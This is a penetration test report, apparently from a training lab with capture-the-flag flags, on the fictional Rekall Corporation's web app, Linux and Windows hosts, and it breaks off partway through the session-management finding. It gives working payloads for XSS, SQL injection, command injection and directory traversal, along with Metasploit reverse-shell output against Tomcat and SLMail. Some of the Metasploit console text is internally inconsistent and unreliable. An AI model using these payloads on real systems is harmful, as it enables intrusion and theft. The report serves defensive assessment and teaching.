



# Cybersecurity

## Penetration Test Report

# Rekall Corporation

## Penetration Test Report

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	NEO Security
Contact Name	Nick White
Contact Title	Pentester

## Document History

Version	Date	Author(s)	Comments
001	21.4.21	Nick White	

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- User input validation is being used on some fields on the web app.
- On the linux and windows machines, some exploits were tested that did not work, indicating that many services have been updated.

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Service patching needs to be addressed immediately on Linux OS.
  - Drupal
  - Apache Struts2
  - Apache Tomcat
- Service patching needs to be addressed immediately on Windows OS.
  - SLMail
- FTP Login needs to be configured with a login on Windows OS.
- LSASS needs to be configured on Windows OS.
- Sensitive information is currently exposed in multiple places.
- A password policy needs to be implemented to strengthen user credentials.
- Input validation is recommended to be stronger on the Web App in multiple places.

# Executive Summary

This pentest was carried out across the Rekall web application, linux machine and windows machines. Broken up into Reconnaissance, Exploitation and Post Exploitation.

Beginning with the Rekall web application. I tested the website using the following methods:

- Cross Site Scripting
- Local File Inclusion
- SQL Injection
- Command Injection
- Directory Traversal
- Session Management
- PHP Injection

The website was found to have many preventable vulnerabilities exploitable by these methods. In addition it was clear that a password policy is needed to avoid the use of weak passwords. This was also true when continuing to test the linux and windows machines.

The tools used to test the linux and windows machine included:

- **Nmap**: Reconnaissance of ports, services and vulnerabilities.
- **Nessus**: Reconnaissance of ports, services and vulnerabilities.
- **Metasploit**: Exploitation of known ports and services.
- **Kiwi**: Additional exploitation tools for obtaining credentials.
- **John the Ripper**: Used for cracking password hashes.

By using a combination of nmap and nessus I was able to scan which ports and services were being used across the linux machines and decide which most likely would have vulnerabilities. This information was used to determine what exploits to try using the tool metasploit. By using this method I surmise that it is crucial to update the following services running on the linux machines:

- Drupal
- Apache Struts2
- Apache Tomcat

Demonstrated in this screenshot, it is possible to create a remote shell using one of these exploits.

```

[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options
[...]
[*] Exploit module options (exploit/multi/http/tomcat_jsp_upload_bypass): An unauthenticated, remote attacker can exploit this, via a specially crafted JSP file, to execute arbitrary code, subject to the privileges of the web server user.

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):
Name      Current Setting  Required  Description
Proxies    no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Setting-Metasploit-Options#rhosts
RPORT     8080          Use port 8080 for the exploit
SSL       false          Always apply Negotiate SSL/TLS for outgoing connections
TARGETURI /             yes           The URI path of the Tomcat installation
VHOST    no            HTTP server virtual host

See Also:
Payload options (generic/shell_reverse_tcp): https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/generic/shell_reverse_tcp.ruby#L554

Payload options (generic/shell_reverse_tcp):
Name      Current Setting  Required  Description
LHOST    172.31.167.69  yes           The listen address (an interface may be specified)
LPORT    4444          yes           The listen port

Output:
Exploit target:
[*] Exploit target selected: Java 8u101 (Windows 7 SP1) -> http://172.31.167.69:4444 [id: 0]

[*] msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
[*] msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set LHOST 172.31.173.35
[*] msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run
[*] Started reverse TCP handler on 172.31.173.35:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.31.173.35:4444 → 192.168.13.10:41398 ) at 2023-04-17 05:56:02 -0400

```

For the windows machines a similar method was used. During reconnaissance nmap was used to scan for open ports and vulnerable services. An open and unsecured FTP port was open that was exploited easily by simply logging in anonymously.

The reconnaissance phase also revealed via some Google Dorking that there is sensitive information on public websites such as GitLab. A review of public phasing data should be taken to avoid this kind of information being available to the public.

An SLMail service was also discovered during reconnaissance that could be exploited as demonstrated below.

```
msf6 exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.20 Port 80
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:49671 ) at 2023-04-18 05:41:36 -0400

meterpreter > shell
Process 3352 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System\DIR
    DIR
```

In summary NEO Security recommends these actions be taken immediately:

- A strong password policy including some multi factor authentication
  - Update and configure services on the Linux and Windows machines.
  - Stronger Input validation on the Web Application

A combination of these actions will eliminate the majority of the found vulnerabilities.

## Summary Vulnerability Overview


Vulnerability	Severity
<b>Web App</b>	
Cross Site Scripting on Welcome page	High
Cross Site Scripting on Memory-Planner page	High
Cross Site Scripting on Comments page	High
Local File Inclusion	Critical
SQL Injection	High
Sensitive Data Exposure - HTML View Source	Medium
Sensitive Data Exposure	High
Command Injection the Networking page	High
Directory Traversal	Critical
Weak Passwords	High
Session Management	Critical
PHP Injection	Critical
<b>Linux OS</b>	
Drupal Remote Shell	Critical
Apache Struts2 Remote Shell	Critical
Apache Tomcat Remote Shell	Critical
<b>Windows OS</b>	
Google Dork Sensitive Information	Critical
Anonymous FTP Login	Critical
SLMail Remote Shell	Critical
LSASS Dump	Critical
User Enumeration	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.14.35, 192.168.13.0/24, 172.22.117.10, 172.22.117.20
Ports	21, 22, 80, 8080

Exploitation Risk	Total
Critical	12
High	7
Medium	1
Low	0

## Vulnerability Findings

Vulnerability 1	Findings
<b>Title</b>	Cross Site Scripting on Welcome page
<b>Type</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	Via the Welcome page the input field for NAME has a XSS vulnerability. As demonstrated below a script can be used to create a pop up.
<b>Images</b>	 <p>Click the link below to start the next step in your choosing your VR experience!</p> <p>CONGRATS, FLAG 1 is f76sdfkg6sjf</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Input validation is required, only accepting letters and excluding all special characters in this field will eliminate a script being used.


Vulnerability 2	Findings
Title	Cross Site Scripting on Memory-Planner page
Type	Web App
Risk Rating	High
Description	A field on the Memory-Planner page can be exploited by inputting a script into the first field. There is some input validation however this can be manipulated as demonstrated below. By tricking the field into reading script by putting another script word between to form a new word. sc - script - ript
Images	<p>&lt;scscript&gt;alert("hi") GO</p> <p>You have chosen script, great choice!</p> <p>Congrats, flag 2 is ksdnd99dkas</p>
Affected Hosts	192.168.14.35
Remediation	<p>Not allowing special characters as well as the word script will remediate this issue.</p> <p>A further recommendation would be to have a predefined drop down box, removing the input field altogether. This could work as there are some predefined characters the user could use already listed on the website.</p>


Vulnerability 3	Findings
Title	Cross Site Scripting on Comments page
Type	Web App
Risk Rating	High
Description	The comments field is vulnerable to XSS - by using <script>alert("hi")</script> i was able to test a pop up alert.
Images	 A screenshot of a web application interface. At the top, there is a large text area with the message "Please leave your comments on our website!" followed by "CONGRATS, FLAG 3 is sd7fk1nctx". Below this is a red rectangular button labeled "Submit". To its right are three checkboxes: "Add: <input checked="" type="checkbox"/> " (which is checked), "Show all: <input type="checkbox"/> " (unchecked), and "Delete: <input type="checkbox"/> " (unchecked). A green message "Your entry was added to our blog!" is displayed next to the checkboxes. Below these controls is a table header with columns: "#", "Owner", "Date", and "Entry". Underneath the header, there is one row of data: "1 bee" under "Owner", "2023-04-13" under "Date", and "09:22:05" under "Entry".
Affected Hosts	192.168.14.35
Remediation	By including some input validation, not allowing <> or the word script, XSS is much harder.

Vulnerability 4	Findings
Title	Local File Inclusion
Type	Web App
Risk Rating	Critical
Description	I succeeded in uploading a file on the memory planner page. I did this by changing the filename of a script to end with .jpg.php  There is some input validation in this field. However it seems to only search for a jpg and does not eliminate other file types. So as long as jpg is present it will accept the file.

<b>Images</b>	<p><b>Choose your location by uploading a picture</b></p> <p>Please upload an image:  <input type="button" value="Browse..."/> No file selected.</p> <p><input type="button" value="Upload Your File!"/></p> <p>Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Whitelist for jpg/png/jpeg and blacklist .sh, .php, .js and other script file types.</p> <p>Additionally do not allow the files to be uploaded to the web server. Instead send them to alternate spot like a database where it is disconnected from executing on the web server.</p>
Vulnerability 5	Findings
<b>Title</b>	SQL Injection
<b>Type</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	<p>The log in page is susceptible to command injection for the log in field. As shown below, by manipulating the field responds to a true statement via OR.</p>
<b>Images</b>	<p>Please login with your user credentials!</p> <p>Login:  <input type="text" value="admin' or '1'='1"/></p> <p>Password:  <input type="password"/></p> <p><b>Login</b></p> <p>Congrats, flag 7 is bcs92sjsk233</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Input validation should be used on these fields.  As mentioned in the weak password vulnerability later in this report. There should be a password policy in place.</p> <p>It should also be known what characters should be expected for usernames. Therefore for both usernames and passwords you can input validate these fields to only include known characters that can be used for usernames and passwords. Excluding special characters such as '   =</p>


Vulnerability 6	Findings
Title	Sensitive Data Exposure - HTML View Source
Type	Web App
Risk Rating	Medium
Description	Credentials have been stored in the HTML which can be seen via looking at the HTML source code.
Images	<pre> 131   color: white; 132 } 133 &lt;/style&gt; 134 135 &lt;form action="/Login.php" method="POST"&gt; 136 137   &lt;p&gt;&lt;label for="login"&gt;Login:&lt;/label&gt;&lt;font color="#DB545A"&gt;dougquaid&lt;/font&gt;&lt;br /&gt; 138   &lt;input type="text" id="login" name="login" size="20" /&gt;&lt;/p&gt; 139 140   &lt;p&gt;&lt;label for="password"&gt;Password:&lt;/label&gt;&lt;font color="#DB545A"&gt;kuato&lt;/font&gt;&lt;br /&gt; 141   &lt;input type="password" id="password" name="password" size="20" /&gt;&lt;/p&gt; 142 143   &lt;button type="submit" name="form" value="submit" background-color="black"&gt;Login&lt;/button&gt; 144 145 &lt;/form&gt; 146 147 &lt;br &gt; 148 149 &lt;/div&gt; 150 151 </pre>
Affected Hosts	192.168.14.35
Remediation	HTML should be reviewed before publishing to avoid any test data like this being included in the published website.


Vulnerability 7	Findings
Title	Sensitive Data Exposure
Type	Web App
Risk Rating	High
Description	The robots.txt file is visible and contains paths to other sensitive pages.
Images	 <pre> Project 2 - ml- Mozilla Firefox 192.168.14.35/robots.txt × http://192.168.14.35/Login.php × 404 No Mozilla Firefox Back Forward Stop Reload Home Exploit-DB Nessus  User-agent: GoodBot Disallow:  User-agent: BadBot Disallow: /  User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 </pre>
Affected Hosts	192.168.14.35
Remediation	Do not include the Disallow file paths in the robots.txt


Vulnerability 8	Findings
Title	Command Injection the Networking page
Type	Web App
Risk Rating	High
Description	<p>The DNS check field and MX Record Checker were discovered to allow command injection. For example typing - ( <a href="http://www.example.com">www.example.com</a>   ls ) a list of files and directories on the web server are presented. As shown below it is also possible to view the contents of files using a cat command. This exposure makes it easier to find further vulnerabilities.</p> <p>The vendors.txt should not be listed on the website as it exposes sensitive information.</p>
Images	 A screenshot of a web application titled "Welcome to Rekall Admin Networking Tools". Below the title, a message says "Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt". A section titled "DNS Check" contains a text input field with "www.example.com" and a red "Lookup" button. The results show: "Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: www.splunk.com canonical name = www.splunk.com.edgekey.net. www.splunk.com.edgekey.net canonical name = e25346.a.akamaiedge.net. Name: e25346.a.akamaiedge.net Address: 23.47.73.94 Name: e25346.a.akamaiedge.net Address: 23.47.73.33". Below the results is the message "Congrats, flag 10 is ksnd99dkas".

	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Remove vendors.txt from public view.</p> <p>Include input validation on this field so that commands can not be run in the field. Such as not allowing characters such as   and &amp;&amp;</p>

Vulnerability 9	Findings
<b>Title</b>	Directory Traversal
<b>Type</b>	Web App
<b>Risk Rating</b>	Critical
<b>Description</b>	<p>The disclaimer page is susceptible to directory traversal. After the page= in the url it's possible to move to a different page.</p> <p>The MX record checker vulnerability allowed visibility of different pages including the old disclaimer page.</p> <p>It was possible to view this page through this vulnerability shown below.</p> <p>Also shown below is the etc/passwd page showing different users. Including Melina which is used in the next vulnerability.</p>

<b>Images</b>	 <p>The screenshot shows a browser window with the URL <code>192.168.14.35/disclaimer.php?page=../../../../etc/passwd</code>. The page displays the contents of the <code>/etc/passwd</code> file, listing various system accounts and their details.</p> <pre> root:x:0:0:root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false melina:x:1000:1000::/home/melina: </pre>
	 <p>The screenshot shows a browser window with the URL <code>http://192.168.14.35/old_disclaimer.php?page=../../../../old_disclaimers/disclaimer_1.txt</code>. The page displays a "New" Rekall Disclaimer with a message indicating the file does not exist and providing a flag.</p> <p>"New" Rekall Disclaimer</p> <p>This file doesn't exist! Congrats, flag 15 is dksdf7sjd5sg</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>The URL input needs to be input validated. Include a whitelist of accepted values to avoid users traversing directories.</p> <p>I also recommended validating the base directory. So that the parent directories can not be reached.</p>

Vulnerability 10	Findings
Title	Weak Passwords
Type	Web App
Risk Rating	High
Description	The username Melina was found via the directory traversal, viewing the /etc/passwd page. The weak password was guessed and the admin log in was successful.
Images	 <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:  <a href="#">HERE</a></p>
Affected Hosts	192.168.14.35
Remediation	I recommend implementing a password policy. The NIST guidelines recommends <ul style="list-style-type: none"> <li>- at least 8 characters in length</li> <li>- multi factor authentication</li> <li>- 10 wrong password lockout policy</li> </ul> For more information see - <a href="https://blog.netwrix.com/2022/11/14/nist-password-guidelines/#:~:text=User%2Dgenerated%20passwords%20should%20be.allowed%2C%20including%20emojis%20and%20spaces.">https://blog.netwrix.com/2022/11/14/nist-password-guidelines/#:~:text=User%2Dgenerated%20passwords%20should%20be.allowed%2C%20including%20emojis%20and%20spaces.</a>

Vulnerability 11	Findings
Title	Session Management
Type	Web App
Risk Rating	Critical
Description	<p>With Melina's credentials exposed, access to the Admin Legal Documents Restricted Area was granted.</p> <p>To gain admin rights to it I was able to change the session of the admin ID in the URL to 88 so the page could be viewed as Admin.</p> <p>This was discovered by intercepting the page using burpsuite and trying a different response of changing the admin ID sequentially in the URL. As you can see below, once that ID hits 88 the response changes and more data can be seen.</p>
